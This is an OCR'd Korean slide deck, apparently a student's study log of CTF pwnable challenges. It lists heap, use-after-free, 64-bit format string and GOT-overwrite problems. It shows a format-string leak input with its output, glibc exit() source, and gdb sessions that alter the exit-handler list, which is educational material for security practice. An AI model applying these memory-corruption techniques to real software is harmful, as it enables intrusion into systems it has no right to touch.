# Toy Project

서동훈


# Toy Project

## Week

4 write-up

1 tech

leemon tistory 검색



# Toy Project

## 1 Week

훈폰정음

hacknote


You_are_silver

풍수지리설

64bit FSB

Toy Project
1 Week

# 훈폰정음



훈폰정음


700

nc ctf.j0n9hyun.xyz 3041

- Hack CTF
- Heap
- Tcache Poisoning

Toy Project
1 Week

# hacknote



hacknote [200 pts]

A good Hacker should always take good notes!

```
nc chall.pwnable.tw 10102
```

hacknote

libc.so


**First Blood:** Weathering with You
Solved 1017 times.

You have already solved this challenge. Check some write-ups?

- pwnable.tw
- Heap
- UAF

Toy Project
1 Week

# You_are_silver



You are silver

300


nc ctf.j0n9hyun.xyz 3022

Author : Gyul

- Hack CTF
- 64bit FSB

Toy Project
1 Week

# 풍수지리설



문제 | 27명 해결

풍수지리설

400


nc ctf.j0n9hyun.xyz 3028

- Hack CTF
- Heap
- Heap overflow


# 64bit FSB

| 파라미터 | 변수 형식 |
|---|---|
| %d | 정수형 10진수 상수 (integer) |
| %f | 실수형 상수 (float) |
| %lf | 실수형 상수 (double) |
| %c | 문자 값 (char) |
| %s | 문자 스트링 ((const)(unsigned) char*) |
| %u | 양의 정수 (10 진수) |
| %o | 양의 정수 (8 진수) |
| %x | 양의 정수 (16 진수) |
| %s | 문자열 |
| %n | * Int (쓰인 총 바이트 수) |
| %hn | %n의 반인 2바이트 단위 |

파라미터 종류



```
input: AAAAAAAA %p %p %p %p %p %p %p %p %p %p
```




```
AAAAAAAA 0x7fffffffdf40 0x12c 0x7ffff7eda741 0x7ffff7fb0500 0x7 0x4141414141414141
2070252070252070 0x7025207025207025 0xa702520702520
```

Toy Project

1 Week

# 64bit FSB



esp

stack

stack

stack

stack

stack

stack

32bit

register

register

register

register

register

stack

rsp

64bit

# Toy Project


## 2 Week

babyfsb childfsb Adult_fsb Lib_in_c

use exit function

angstormCTF 2020

# babyfsb



문제 47명 해결

babyfsb

500

FSB

nc ctf.j0n9hyun.xyz 3032

Author : JSec

babyfsb.zip

HackCTF{...}


제출

- Hack CTF
- 64bit FSB
- Got overwrite

Toy Project

2 Week

# ChildFSB



문제 | 24명 해결

ChildFSB

600


nc ctf.j0n9hyun.xyz 3037

Author : JSec

- Hack CTF
- 64bit FSB
- Got overwrite

Toy Project
2 Week

# AdultFSB



문제 17명 해결 ×

AdultFSB
700

nc ctf.j0n9hyun.xyz 3040

Author : JSec


adultfsb.zip

HackCTF{...} 제출

- Hack CTF
- 64bit FSB
- Got overwrite, exit

Toy Project
2 Week

# LIBrary in C



## LIBrary in C · Binary

120 points, 123 solves

After making that trainwreck of a criminal database site, clam decided to move on and make a library book manager ... but written in C ... and without any actual functionality. What a fun guy. I managed to get the source and a copy of libc from him as well.

Find it on the shell server at `/problems/2020/library_in_c`, or over tcp at `nc shell.actf.co 20201`.

Author: aplet123

*You already solved this challenge!*

- Angstorm CTF
- 64bit FSB
- Got overwrite


# Exit함수를 이용한 exploit

exit → free

Toy Project

2 Week


# Exit함수를 이용한 exploit



```
while (cur→idx > 0) {
    struct exit_function *const f = &cur→fns[--cur→idx];
    const uint64_t new_exitfn_called = __new_exitfn_called;
    __libc_lock_unlock (__exit_funcs_lock);
    .
    .
    .
}
*listp = cur→next;
if (*listp ≠ NULL)
free (cur);
__libc_lock_unlock (__exit_funcs_lock);
}
if (run_list_atexit)
RUN_HOOK (__libc_atexit, ());
_exit (status);
}
```

```
while (cur -> idx > 0)
cur -> idx = 0
if (cur -> next != NULL )
cur -> next != NULL
```

# Exit함수를 이용한 exploit




```
gdb-peda$ p initial
$2 = {
  next = 0x0,
  idx = 0x1,
  fns = {{
      flavor = 0x4,
      func = {
        at = 0x979386e45d77e71,
        on = {
          fn = 0x979386e45d77e71,
          arg = 0x0
        },
        cxa = {
          fn = 0x979386e45d77e71,
          arg = 0x0,
          dso_handle = 0x0
        }
      }
```


*(Initial+8) = cur -> idx

*(Initial) = cur -> next

# Exit함수를 이용한 exploit



```
gdb-peda$ p &initial
$3 = (struct exit_function_list *) 0x7ffff7faaa40 <initial>
gdb-peda$ x/2gx 0x7ffff7faaa40
0x7ffff7faaa40 <initial>:       0x0000000000000000      0x0000000000000001
```




```
gdb-peda$ set *0x7ffff7faaa46=0x00000001
gdb-peda$ x/2gx 0x7ffff7faaa40
0x7ffff7faaa40 <initial>:       0x0001000000000000      0x0000000000000000
```

*(Initial+8) = cur -> idx


*(Initial) = cur -> next

Toy Project
2 Week

